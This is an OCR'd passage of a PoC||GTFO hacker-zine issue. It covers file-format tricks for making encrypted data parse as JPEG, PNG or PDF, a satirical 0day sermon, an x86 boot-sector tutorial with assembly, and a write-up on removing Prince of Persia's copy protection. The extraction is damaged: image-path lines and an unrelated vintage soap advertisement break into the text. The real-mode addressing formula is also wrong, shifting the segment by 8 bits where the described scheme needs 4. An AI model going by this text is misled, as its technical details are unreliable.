So how do we turn this garbage into valid content that renders as T? We don't. Instead, we use the contents of the first block to cause the parser to skip over the garbage blocks, until it lands at the ending region which we control. This trick is similar to the one I used to combine a PDF and JPEG in PoC||GTFO 3:3, and it's a damned important trick to keep handy for other purposes.



Let's take a look at some specific file formats and how to implement them with Angecryption.

Joint Photographic Experts Group

According to specification,[14] JPEG files start with a signature `FF D8` called "Start Of Image" (SOI) and consist of chunks called segments. Segments are stored as

$$\langle marker : 2\rangle\langle variablesize(data + 2) : 2\rangle\langle data :?\rangle$$

In a typical JPEG file the SOI is followed by the APP0 segment that contains the JFIF signature, with marker `FF E0`. The APP0 segment is usually sixteen bytes.

So we need to insert a COMment segment (marker `FF FE`) right after the SOI. As we know the size of S in advance, we

[14] JPEG File Interchange Format Version 1.02, Sept. 1, 1992

can already determine the start of F_2, and then the AES-CBC IV. T will then contain the APP0 segment, and its usual JPEG content.

Portable Network Graphics

PNG files are similar to JPEGs, except that their chunks contain a checksum, and their size structure is four bytes long.

A PNG file starts with the signature "`\x89PNG\x0D\x0A\x1A\x0A`" and is then structured in TLV chunks.

$$\langle length(data) : 4\rangle\langle chunktype : 4\rangle$$
$$\langle chunkdata :?\rangle\langle crc(chunktype + chunkdata) : 4\rangle$$

These are typically located right after the signature, where an IHDR (ImageHeaDeR) chunk usually starts.

For F_2 to be valid, we need to start with a chunk that will cover the $len(S) - 16$ garbage bytes of $Enc(S)$. We can give it any lowercase chunk type,[15] and luckily, at the end of the chunk type, we're right at the limit of sixteen bytes, so no brute forcing of the next encrypted block is required.

At that point of F_2 the uncontrolled garbage portion may start. We then calculate its checksum, append it, then resume with all the chunks coming from T. Our F_2 is now composed of (1) a PNG signature, (2) a single dummy chunk containing $Enc(S)$, and (3) the T chunks that make up the meaningful image. This is a valid PNG file.

[15] If the first letter in the type field of a PNG block is lowercase, then that chunk will be ignored by the viewer, which interprets it as a custom dummy block.

Portable Document Format


PDF may include dummy objects of any length. However, we need a trick to make the signature and the first object declaration fit in the first sixteen bytes.

A PDF starts with "`%PDF-1.5`" signature. This signature has to be entirely within the first 1024 bytes of the file, and everything after the signature must be a valid PDF file. Because the uncontrolled portion of the file appears as a lot of garbage after the first block, it needs to be enclosed in a dummy stream object.

```
1 0 obj
<< >>
stream
```

Unfortunately, the PDF signature followed by a standard stream object declaration take up thirty bytes. Choosing the IV only gives us sixteen bytes to play with, so we must somehow compress the PDF header and opening of a stream object into slightly more than half the space it would normally take.

Our trick will be to truncate both the signature and the object declaration by inserting null bytes "`%PDF-\0obj\0stream`". The



signature is truncated by a null byte,[16] and we also omit the object reference and generation, and the object dictionary. Luckily, this reduced form takes exactly sixteen bytes, and still works!

Now the uncontrolled remainder of $Enc(S)$ will be ignored as a valid but unused stream object. We then only need the start of T to close that object, and then T can be a valid PDF. So F_2 is a valid PDF file, showing T's content.

Conclusion

Provided that the format of our source file tolerates some appended garbage, and that the file itself is not too big, we can encrypt it to a valid PNG, JPEG or PDF.

This same technique can work for other ciphers and file formats. Any block cipher will do, provided that its standard block size is big enough to fit the target header and a dummy chunk start. This means we need six bytes for JPEG, sixteen bytes for PDF and PNG.

An older cipher such as Triple-DES, which has blocks of eight bytes, can still be used to encrypt to JPEG. ThreeFish, which can have a block size of 64 bytes, can even be used to encrypt a PE. The first block would be large enough to fit the entire `DOS_HEADER`, which allows you to relocate the `NT_Header`s wherever you like, up to `0x0FFF_FFFF`.

So you could make a valid WAV file that, when encrypted with AES, gives you a valid PDF. That same file, when encrypted with Triple-DES, gives you a JPEG. Furthermore, when decrypted with ThreeFish, that file would give you a PE. You can also chain stages of encryption, as long as the size requirements are taken care of.

[16] This part of the trick was learned from Tavis Ormandy.

4 Tract de la Société Secrète de PoC||GTFO sur l'Èvangile des Machines Étranges et autres Sujets Techniques par le Prèdicateur Pasteur Manul Laphroaig

4:1 Let me tell you a story.

We begin in PoC||GTFO 4:2, where Pastor Laphroaig presents his first epistle concerning the bountiful seeds of 0day, from which all clever and nifty things come. The preacherman tells us that the *mechanism*—not the target!—is what distinguishes the interesting exploits from the mundane.

In PoC||GTFO 4:3, Shikhin Sethi presents the first in a series of articles on the practical workings of X86 operating systems. You'll remember him from his prior boot sectors, such as Tetranglix in PoC||GTFO 3:8 and Wódscipe, a 512-byte Integrated Development Environment for Brainfuck and ///. This installment describes the A20 address line, virtual memory, and recursive page mapping.

The first of two 6502 articles in this issue, PoC||GTFO 4:4 describes Peter Ferrie's patch to rebuild Prince of Persia to remove

copy protection and fit on a single, two-sided 16-sector floppy disk. (Artwork in this section advertises the brilliant novella Prince of Gosplan by Виктор Пелевин. You should read it.)

The author of PoC‖GTFO 4:5 provides a quick introduction to fuzzing with his rewrite of Sergey Bratus and Travis Goodspeed's Facedancer framework for USB device emulation.

In PoC‖GTFO 4:6, Natalie Silvanovich continues the Tamagotchi hacking that you read about in PoC‖GTFO 2:4. This time, there's no software vulnerability to exploit; instead, she loads shellcode into the chip's memory and glitches the living hell out of its power supply with an AVR. Most of the time, this causes a crash, but when the dice are rolled right, the program counter lands on the NOP sled and the shellcode is executed!

In PoC‖GTFO 4:7, Evan Sultanik presents a provably plausibly deniable cryptosystem, one in which the ciphertext can decrypt to multiple plaintexts, but also that the file's creator can deny ever having *intended* for a particular plaintext to be present.

In PoC‖GTFO 4:8, Deviant Ollam shares a forgotten trick for modifying normal locks with a tap and die to make them pick resistant.

In PoC‖GTFO 4:9, Travis Goodspeed presents an introductory tutorial on chip decapsulation and photography. Please research

and follow safety procedures, as chemical accidents hurt a lot more than a core dump.

In PoC‖GTFO 4:10, Colin O'Flynn exploits a pin-protected external hard disk and a popular AVR bootloader using timing and simple power analysis.

In Sections 4:11 and 4:12, our own Funky File Formats Polyglot Ange Albertini shows how to hide a TrueCrypt volume in a perfectly valid PDF file so that PDF readers don't see it, and how to attach feelies ZIPs to PDF files so that Adobe tools do see them as legitimate PDF attachments. Yes, Virginia, there is such a thing as a PDF attachment![1]

In PoC‖GTFO 4:13, our Poet Laureate Ben Nagy presents his Ode to ECB accompanied by one of Natalie Silvanovich's brilliant public service announcements. Don't let your penguin show!

– — — – — — — — – — –

— — — – — –

— — – — – – — – — — —

One last thing before you dig in. This issue is brought to you by Merchants of PoC. Are you a Merchant of PoC, neighbor? Have you what it takes to follow the Great PoC Road, bringing the exotic treasures of Far and Misunderstood Parts to your neighborhoods? Or are you a Merchant of Turing-complete Death and Cyber-bullets? Fret not, neighbor: the only Merchants we fear are the Merchants of Ignorance, who seek to ban or control what they don't understand, and know not the harm they cause to the trade of Knowledge and Understanding.

[1] *So now you can put your attachments inside your attachments—but I digress.* –PML

4:2 First Epistle Concerning the Bountiful Seeds of 0Day

by Manul Laphroaig, Merchant of Dead Trees

Dearly Beloved,

Are the last days of 0day upon us? Is 0day becoming so sparse as to grace the very few, no matter how many of the faithful strive for its glory? Not so.

For what is the seed of 0day? Is it not a nugget of understanding what those of little faith ignore as humdrum? Is it not liberating the computing power of mechanisms unnoticed by those who use them daily? Is it not programming machines that others presume to be set in stone or silicon?

Verily, when the developer herds understand the tools that drive them to their cubicled pastures every day, then shall the 0day be depleted—but not before. Verily, when every tender of academic pigeonholes reads the papers he reviews and demands to see their source, then might the 0day begin to deplete—but not before.

For how can the sum of programs grow faster than St. Moore foresaw without increasing the sum of 0day? Have we prophets and holy ones who can cure the evil of using tools without understanding? Have layers of abstractions stopped breeding blind reliance? Verily, on such sand new castles are being erected even now.

So, beloved brethren, seek after 0day wherever and whenever the idolaters say "this just works" or "you don't need to understand this to write great code" or yet "write once, run anywhere." Most of all, look for it where the holy PEEK and POKE are withheld from those who crave them—for no righteousness can survive there, and the blind there are leading the blind to the

pits of eternal pwnage.

Similarly, pay no attention to the target of an exploit. The *mechanism*, not the target, is where an exploit's cleverness lies. Verily, the target, the pwnage, and the press release are all just a side show. When the neighbors ask you about BYOD, rebuke them like this: "It is not my job to sell you a damned iPad!"

So preach this good news to all your neighbors, and to their neighbors:

> If the 0day in your familiar pastures dwindles, despair not! Rather, bestir yourself to where programmers are led astray from the sacred Assembly, neither understanding what their programming languages compile to, nor asking to see how their data is stored or transmitted in the true bits of the wire. For those who follow their computation through the layers shall gain 0day and pwn, and those who say "we trust in our APIs, in our proofs, and in our memory models and need not burden ourselves with confusing engineering detail that has no scientific value anyhow" shall surely provide an abundance of 0day and pwnage sufficient for all of us.

Go now in peace and pwnage,
—PML

4:3 This OS is a Boot Sector

by Shikhin Sethi, Merchant of 3.5" Niftiness

Writing an Operating System is easy. Explaining how to write one isn't. Most introductory articles obfuscate the workings of the necessary components of an OS with design paradigms the writer feels best complement the OS. This article, the first in my PoC‖GTFO series on just how a modern OS works, is different—it tries to properly, yet succinctly, explain all the requisite components of an OS—in 512 bytes per article.

The magic begins with the processor starting execution on reset at the linear address `0xFFFFFFF0`. This location contains a jump to the Basic Input/Output System (BIOS) code, which starts with the Power On Self Test (POST), followed by initialization of all requisite devices. In a predetermined order, the BIOS then checks for any bootable storage medium in the system. Except for optical drives, a bootable disk is indicated via a 16-bit `0xAA55` identifier at the 510-byte mark, ending the first 512-byte sector.[2]


If a bootable medium is found, the first sector is loaded at the linear address `0x7C00` and jumped to. If none is found, the BIOS lovingly displays "Operating System not found."[3]

Real Mode

The first ancestor of today's x86 architecture was the 8086, introduced in 1978. The processor featured no memory protection

[2] `0xAA55` is `0b1010101001010101`. The alternating bit pattern, with `0x55` being an inversion of `0xAA`, was taken as an insurance against even extreme controller failure. The same identifier is also used in other parts of the BIOS interface.

[3] There is no deep reason behind `0x7C00` being the load address. This is how programming usually works (and standards proliferate).


Mars is
Peopled
MARS
MYERKES
$500,000
TELESCOPE
MR YERKES CABLE
TO MARS
SPECIAL
SOAP
CHICAGO
and
they want
KIRK'S
AMERICAN FAMILY
SOAP
Kirk s Dusky Diamond Soap, best fo Ladies Toilet

or privilege levels. By 1982, Intel had designed and released the 80286, which featured hardware-level memory protection mechanisms, among other features. However, to maintain backward compatibility, the processor started in a mode compatible with the 8086 and 80186, known as *real mode*. (Feature wise, the mode lacks realness on all accounts.)

Real mode features a 20-bit address space and limited segmentation. The mode featuring memory protection and a larger address space was called the *protected mode*.

Note that the 16-bit protected mode introduced with the 80286 was enhanced with the 80386 to form 32-bit protected mode. We will be targeting only the latter.

Segmentation

The 8086 had 16-bit registers, which were used to address memory. However, its address bus was 20-bit. To take advantage of its full width and address the entire 1MiB physical address space, the scheme of segmentation was devised.

In real-mode segmentation, 16-bit segment registers are used to derive the linear address. The registers CS, DS, SS, and ES point to the current Code Segment, Data Segment, and Stack Segment, with ES being an extra segment.

The 80386 introduced the FS and GS registers as two more segment registers.

The 16-bit segment selector in the segment register yields the 16 significant bits of the 20-bit linear address. A 16-bit offset is added to this segment selector to yield the linear address. Thus, an address of the form:

$$\text{(Segment)} : \text{(Offset)}$$

can be interpreted as

$$(\text{Segment} << 8) + \text{Offset}$$

This, however, can yield multiple (Segment):(Offset) pairs for a linear address. This problem persists during boot time, when the BIOS hands over control to the linear address `0x7C00`, which can be represented as either 0x0000:0x7C00 or `0x07C0:0x0000`. (Even the very first address the processor starts executing at reset is similarly ambiguous. In fact, 8086 and 80286 placed different values into CS and IP at reset, `0xFFFF:0x0000` and `0xF000:0xFFF0` respectively.) Therefore, our bootloader starts with a far jump to reset CS explicitly, after which it initializes other segment registers and the stack.

```
1   ; 16-bit, 0x7C00 based code.
    org 0x7C00
3   bits 16

5   ; Far jump, reset CS to 0x0000.
    ; CS cannot be set via a 'mov', and requires a far jump.
7   start:
        jmp 0x0000:seg_setup
9
    seg_setup:
11      xor ax, ax
        mov ds, ax
13      mov ss, ax
```

Stack

The x86 also offers a hardware stack (full-descending). SS:(E)SP points to the top of the stack, and the instructions push/pop directly deal with it.

```
1       ; Start the stack from beneath start (0x7C00).
        mov esp, start
```

Flags

A direction flag in the (E)FLAGS register controls whether string operations decrement or increment their source/destination registers. We clear this flag explicitly, which implies that all source/destination registers should be incremented after string operations.

```
        ; Clear direction flag.
2       cld
```

The A20 Line

On the original 8086, the last segment started at `0xFFFF0` (segment selector = 0xFFFF). Thus, with offset greater than `0x000F`, one could potentially access memory beyond the 1MiB mark. However, having only 20 addressing lines, such addresses wrapped around to the 0MiB mark. An access of `0xFFFF:0x0010` would yield an access to `0x0000` (wrapped around from `0x10000`) on the 8086.

The 80286, however, featured twenty-four address bits. Delighted hackers, on the other hand, had already exploited the wrap-around of addresses on the 80(1)86 to its fullest extent. Intel maintained backwards compatibility by introducing a software programmable gate to enable or disable the twenty-first addressing line (called the A20 line), known as the A20 gate. The A20 gate was disabled on-boot by the BIOS.

```
        ; Read the 0x92 port.
2       in al, 0x92
        ; Enable fast A20.
4       or al, 2
        ; Bit 0 is used to specify fast reset, 'and' it out.
6       and al, 0xFE
        out 0x92, al
```

Protected mode

Segmentation Revisited

The introduction of protected mode featured an extension to the segmentation model, to allow rudimentary memory protection. With that extension, each segment register contains an offset into a table, known as the global descriptor table (GDT). The entries in the table describe the segment base, limit, and other attributes—including whether code in the segment can be executed, and what privilege level(s) can access the segment.

At the same time, Intel introduced paging. The latter was much easier to use for fine-grained control and different processes, and quickly superseded segmentation. All major operating systems setup linear segmentation where each segment is a one-on-one mapping of the physical address space, after which they ignore segmentation.

As paging was extended to cover most cases, segmentation was left with only an empty shell of its former glory. However, it inspired OpenWall's non-executable stack patch and PaX's SEGMEXEC—both of which couldn't have been implemented with vanilla x86 paging.

Note that the new segment selectors are only valid for 32-bit protected mode, and we'll reload them after the switch to that mode.

```
1         ; Disable interrupts.
          cli
3         ; Load the GDTR - the pointer to the GDT.
          lgdt [gdtr]
5
      ; The GDT.
7     gdt:
          ; The first entry in the GDT is supposed to be a
9         ; null entry, but we'll substitute it with the
          ; 'pointer to gdt'.
11        gdtr:
```

```
            ; Size of GDT - 1.
            ; 3 entries, each 8 bytes.
            dw (0x8 * 3) - 1
            ; Pointer to GDT.
            dd gdt
            ; Make it 8 bytes.
            dw 0x0000

        ; The code entry.
        dw 0xFFFF           ; First 16-bits of limit.
        dw 0x0000           ; First 16-bits of base.
        db 0x00             ; Next 8-bits of base.
        db 0x9A             ; Read/writable, executable, present.
        db 0xCF             ; 0b11001111.
                            ; The least significant four bits are
                            ; next four bits of limit.
                            ; The most significant 2 bits specify
                            ; that this is for 32-bit protected
                            ; mode, and that the 20-bit limit is
                            ; in 4KiB blocks. Thus, the 20-bit
                            ; 0b11111111111111111111 specifies a
                            ; limit of 0xFFFFFFFF.
                            ;
        db 0x00             ; Last 8-bits of base.

        ; The data entry.
        dw 0xFFFF, 0x0000
        db 0x00
        db 0x92             ; Read/writable, present.
        db 0xCF
        db 0x00
```

No More Real (Mode)

The switch to protected mode is relatively easy, involving merely setting a bit in the CR0 register and then reloading the CS register to specify 32-bit code.

```
        mov eax, cr0
        or eax, 1           ; Set the protection enable bit.
        mov cr0, eax
        jmp 0x08:protected_mode

    bits 32
    protected_mode:
```

```
8         ; Selector 0x10 is the data selector offset.
          mov ax, 0x10
10        mov ds, ax
          mov es, ax
12        mov ss, ax
```

Paging

"Paging is called paging because you need to draw it on pages in your notebook to succeed at it."
—Jonas 'Sortie' Termansen

Virtual Memory

The concept of virtual memory is to have per-process virtual address spaces, with particular virtual addresses automatically mapped onto physical addresses for each process. Compared with segmentation, such a technique offers the illusion of contiguous physical memory and fine-grained privilege control.

To brush up the concept of virtual memory, follow along with the hand-drawn illustration in Figure 4.1.

Virtual Memory (x86)

On the x86, the task of mapping virtual addresses to physical addresses is managed via two tables: the *page directory* and the *page table*. Each page directory contains 1,024 32-bit entries, with each entry pointing to a page table. Each page table contains 1,024 32-bit entries, each pointing to a 4KiB physical frame. The page table in entirety addresses 4MiB of physical address space. The page directory, thus, in entirety addresses 4GiB of physical address space, the limit of a 32-bit address space.




Figure 4.1: Virtual Memory




Figure 4.2: X86 Paging

The first page table pointed to by the page directory maps the first 4MiB of the virtual address space to physical addresses, the next to the next 4MiB, and so on.

The address of the page directory is loaded into a special register, CR3.

```
        ; 0x8000 will be our page directory, 0x9000 will be
    the
2       ; page table.

4       ; From 0x8000, clear one 0x1000-long frame.
        mov edi, 0x8000
6       mov cr3, edi
        xor eax, eax
```

```
8           mov ecx, (0x1000/4)

10          ; Store EAX - ECX numbers of time.
            rep stosd
12
            ; The page table address, present, read/write.
14          mov dword [edi - 0x1000], 0x9000 | (1 << 0) | (1 << 1)

16          ; Map the first 4MiB onto itself.
            ; Each entry is present, read/write.
18          or eax, (1 << 0) | (1 << 1)
            .setup_pagetable:
20              stosd
                add eax, 0x1000          ; Go to next physical
        address.
22              cmp edi, 0xA000
                jb .setup_pagetable
24
            ; Enable paging.
26          mov eax, cr0
            or eax, 0x80000000
28          mov cr0, eax
```

Extensions to the paging logic allowed 32-bit processors to access physical addresses larger than 4GiB, in the form of Physical Address Extension (PAE). The same also added a NX bit to mark pages as non-executable (and trap on instruction fetches




Figure 4.3: Recursive Page Mapping

from them).

Recursive Map

In our simplistic case, the entire first four megabytes were mapped onto themselves, to so-called *identity map*. In the Real World™, however, it is often the case that the physical memory containing the page directory/tables is not mapped into the virtual address space. Instead of creating a different page table to point to the existing paging structures, a neat trick is deployed.

Before I explain the trick, note how the page directory and the page table has the exact same structure, including the attributes. What happens, then, if an entry in the page directory were to point to itself? The page directory will be interpreted as a page table. This page table will have entries to actual page tables. However, the CPU will interpret them as entries corresponding to page frames, allowing you to access them via the virtual address the page directory was self-mapped to. If that makes your head hurt, the illustration in Figure 4.3 might help.

Translation Lookaside Buffer (TLB)

When a virtual memory address is accessed, the CPU is required to walk through the page tables to determine the page table entry for the specified virtual address. However, walking through the page tables is slow. In the worst case, a walkthrough requires the processor to do a lookup from RAM for the page directory, followed by a lookup from RAM for the page table, where a RAM lookup latency is in the order of 100 times that of a cache lookup latency. Instead, the CPU maintains a cache of the virtual address to physical address translation, known as the Translation Lookaside Buffer (TLB).

When a virtual address is accessed, the CPU first determines if a mapping is present in the TLB. Only if the CPU fails to find one there, it walks through the actual page tables and then populates the TLB with the translation.

A problem with the TLB is that changes across the page table don't get reflected in it automatically.[4] On the x86, there exist two mechanisms to flush particular entries in the TLB:

1. The `invlpg` instruction invalidates the TLB entry for the page that contains `address`.

2. Reloading CR3 with the address of a page directory flushes

[4] *This is how PaX's PAGEEXEC emulates the NX bit by memory trapping with very little performance overhead: it sets the page table entries for the "data" pages to always trap, but allows a data access (i.e., EIP not in the accessed page) to go through. After this, it immediately resets the page table entry, but relies on the TLB for repeated page accesses to not trap. Truly, it is a work of art! –PML*

all the entries in the TLB. [5][6]

Till Next Time

The article got us through the backward-compatibility mess that defines the x86 boot process, into protected mode with paging enabled. In the next issue, we'll look at x86 interrupt handling, the programmable interrupt timer, multiprocessor initialization, and then the local APIC timer. We'll also answer some unanswered questions (like what happens if a page table entry doesn't exist) and conclude with a (hopefully) nifty proof-of-code.

Till then,

```
    hlt:
2       hlt
        jmp hlt
```

[5] CR3 is usually reloaded to change the process context (will be covered across future articles). However, a change of process does not require that the entries for the kernel pages in the TLB get flushed. To avoid this, the global bit in the page table entry can be set, and global pages can be enabled in CR4. Doing so ensures that the entry for the specific page in the TLB can only be invalidated via a `invlpg`.

[6] The x86-64 architecture saw the introduction of tags as a part of the TLB entry, in 2008. Thus, each TLB entry is associated with a particular tag, and context switches can only involve changing of the current tag.

4:4 Prince of PoC; or, A 16-sector Prince of Persia for the Apple][.

by Peter Ferrie


Just in time for the 25th anniversary of Prince of Persia on the Apple][, I present to you the first ever two-sided 16-sector version!

The funny thing is that I never played it on the real Apple][, only on the PC. Even after I acquired an Apple][`.nib` version in 2009, I didn't play it. Of course, this was because I was still using ApplePC as my Apple][emulator; it had a fatal memory-corruption bug that crashed the game. Finally in 2014, I made the switch to AppleWin. AppleWin had its own bugs, but nothing that I couldn't work around.

The retail version of Prince of Persia for Apple][came on two sides of a single disk. The sectors were stored in 18-sector format, and they were *full*. As a result, the 16-sector cracked versions all made use of an additional side to store those extra sectors. In 2013, about a year after the source code was recovered, Roland Gustafsson was interviewed and expressed the opinion that the three-side version "was silly and really not impressive." Taking this as a challenge, I decided to make a two-sided 16-sector version.

I started with the "rebuilt from source" version. The first thing that you will notice is that it looks different in one particular place. The reason is that whoever built it used the 3.5" settings but placed it in the 5.25" format. It means that it never asks to turn over the disk when you reach Level 3. It prompts to "insert" the disk instead, as though it is a single disk.

Принц ГОСПЛАНА



If you build it, they will come

So I decided to build it myself in an emulated Apple][. As no one seems to have ported Git to this platform, I went through a rather round-about ritual of converting and compiling the code.

First, I started AppleWin and formatted a DOS 3.3 disk. Onto this disk, I saved some binary files the same size as the source files, then exited AppleWin. Now that the disk was ready, I used a hex editor to change the file types to text, to avoid the need to carry the load address and size.

I converted the source code by changing all line endings from LF to CR, setting the high bit on every character and inserting them in my own tool. (I really need to port that tool to ProDOS.)

Starting AppleWin again, I used Copy][Plus to move the files from a DOS 3.3 disk to a ProDOS disk. Using the Merlin assembler, I loaded and assembled the source files, saving object files to disk. Now that the object files were ready, I copied them back to the DOS 3.3 disk with Copy][Plus and exited AppleWin.

Finally, I extracted the files with another of my own tools that needs a ProDOS port, inserted images at the appropriate locations in the track files, and used a hex editor to place those track files onto the disk image.

Try Try Again, and Again and Again

The first thing that I noticed is that it won't boot, as building the 5.25" version enabled the copy-protection, which began in the boot phase. I worked around that one by bypassing the failure check.

The second thing that I noticed is that—thanks to another layer of copy protection—you couldn't play beyond Level 2. The second-level copy protection relied on two variables, named `redherring` and `redherring2`. The `redherring` variable was set

indirectly during the boot-time copy protection check. However, the variable `redherring2` was never set in the source code version. Presumably someone removed the code (but did not notice that the declaration remained in the header file) because it wasn't used in the 3.5" version, because that version was not copy-protected. Unfortunately, without that value in the 5.25" version, you couldn't start the later levels. It was set in the retail 5.25" version, however, and thus we also found out that the source code was only for the 3.5" version. I bypassed this problem by writing the proper value to the proper place manually.

The third thing I noticed was that the graphics become corrupted on Level 4. The reason was yet another layer of copy-protection, which was executed before starting Level 1, but the effect was delayed until after starting Level 4. Nasty. `:-)` The end sequence was similarly affected. If the copy-protection failed, then the graphics became corrupted and the game froze on Level 14, the reunion scene. This was an interesting design decision. If the protection was bypassed in the wrong way—by skipping the check on Level 4, instead of fixing the variable that was being compared—then that second surprise awaited. I worked around that one in the correct way, by bypassing the failure check.

The fourth thing I noticed is that the graphics became corrupted and then game crashed into text mode when starting Level 7. The reason was the final layer of copy-protection, which was executed after completing Level 1, but the effect was delayed until the start of Level 7. Very nasty. `;-)` I worked around that one by bypassing the failure check.

Finally, I checked the rest of the "rebuilt from source" version. The most important thing (depending on your point of view) was that all of the hidden parts were missing—the hidden routines (see page 228) and the hidden message (which was the decryption key for the original code). I also found that track `$11` was

completely missing from side B, so the side B '∧' routine caused a hang. Some of the graphics data were truncated, too, when compared to the retail version which I acquired in the meantime. Even though I didn't notice any difference when I played it, I gave up on that idea, and just ripped the tracks from the 5.25" retail version instead.

Turn Disk Over

Another interesting thing is how the game detects which side of the disk is in the drive. The protected version uses a unique value in the prologue data for the two sides (`$A9` and `$AD`), and uses an API to specify which one to expect. Since a standard 16-sector disk also has a standard prologue, which is identical on both sides, that was no longer an option for me. Instead, I chose to find a free sector in a location that was common to both sides, and placed the special byte there. When the prologue API was used, I redirected my read routine so that the next read request would first seek to the free sector and read the byte. If they matched, then the proper side was inserted already. Otherwise, the routine would read the sector periodically until that became true.

Size Does Matter

At a high level, the solution to the size problem is compression—technically, further compression, since some of the data are compressed already. However, I required a compression algorithm that packed well, was fast to decompress, and most importantly, small. The size limitation was significant. The game requires 128kb of memory, and uses almost all of it. I was fortunate enough to find a small (4,096 bytes) region at `$d000` in main

memory, in which to place my loader and the read buffer. This was the location of the original loader for the game. I simply replaced it with my own. I needed a read buffer within that region, because I had to load the compressed data somewhere before decompressing it into its final destination. I wanted the read buffer to be as large as possible, in order to reduce the number of read requests that I had to make. Shown in Figure 4.4, I managed to fit the loader code and data into under 1,280 bytes: 752 bytes of code, 202 bytes for the sector table, the rest was dynamic data. That left me with 2,816 bytes for the read buffer.

That space was so small that the write routine (for saving the game after you reach side B) would not fit in memory at the same time. To work around that problem, I separated the write routine, and loaded and executed it dynamically when a save request was made. It was discarded after it has done its job.

Back to the choice of compression.

I have written Apple][implementations for two well-known algorithms: LZ4 and aPLib. I did not want to write another one, so I was forced to choose between them. LZ4 was both fast and small (my implementation was only 152 bytes long), but it did not pack well enough. It had to be aPLib. aPLib packs well (about 20kb smaller than LZ4), is fast enough when factoring in the reduced number of sectors to read, and small. (My implementation is only 228 bytes long, so less than one sector.)

Some of the sectors are read only individually, some of them are read only as part of an entire track, and some of them are read using both methods, depending on the context. Once I determined how each of the sectors was loaded, I grouped them according to the size of the read, and then compressed the resulting block. I gave myself only two days total for the project, but it ended up taking two weeks. Most of that time was spent

finding an appropriate data structure.

I finally chose a variable length region set to describe the placement of the sectors within a track. This yielded a huge advantage for the sectors which were read only in track mode, when the packed size of the single region was too large for the read buffer. In that case, the file could be split into two smaller virtual regions, compressed separately to fit. The split point was determined by splitting into all 17 pairs (1 and 17, 2 and 16, 3 and 15 ...), compressing the pairs, then identifying the smallest pair. The smallest pair was chosen by the minimum number of sectors and then the minimum number of bytes. The assumption was that it costs more to decompress fewer bytes in more sectors, than to decompress more bytes in fewer sectors, even if the decompression was faster in the first case, because of the time to read and decode the additional sector. However, the flexibility of the region technique allowed the alternative case to be used without any changes to the code.

The support for the sector reads was flexible, too. Since the regions were defined only by their start and length, I could erase the individual addresses from the 18-sector requests. This allowed me to move sectors within a track, and to make the corresponding change in the 18-sector request packet. This was actually needed for track 4. For track 4, the region that began at sector `$0a` did not fit into six sectors even after compression. Fortunately, the region that began at sector 0 needed only seven sectors, so the region at sector `$0a` could move to sector 9. This was enough to get it to fit. For track `$13`, the first two sectors were never accessed, so I could have moved sector 2 to sector 0, but there was no benefit to it.

Overall, my technique saved over eleven tracks on the first side, and over sixteen tracks on the second side. Not enough for

a single-side version, though.[7] ;-)

And Now for Dessert: Easter Eggs!

While digging through the game code, I found several hidden routines. When playing side B, press "∧" after completing a level to see an animation of Jordan waving, press a key at the end to view it again. In the Byte Bastards version, type "RAMROD" at the crack page for a hidden message.

Before booting, hold both Apple keys, then press one of the following to activate hidden modes.

DEL	Only on //GS, displays an oscilloscope.
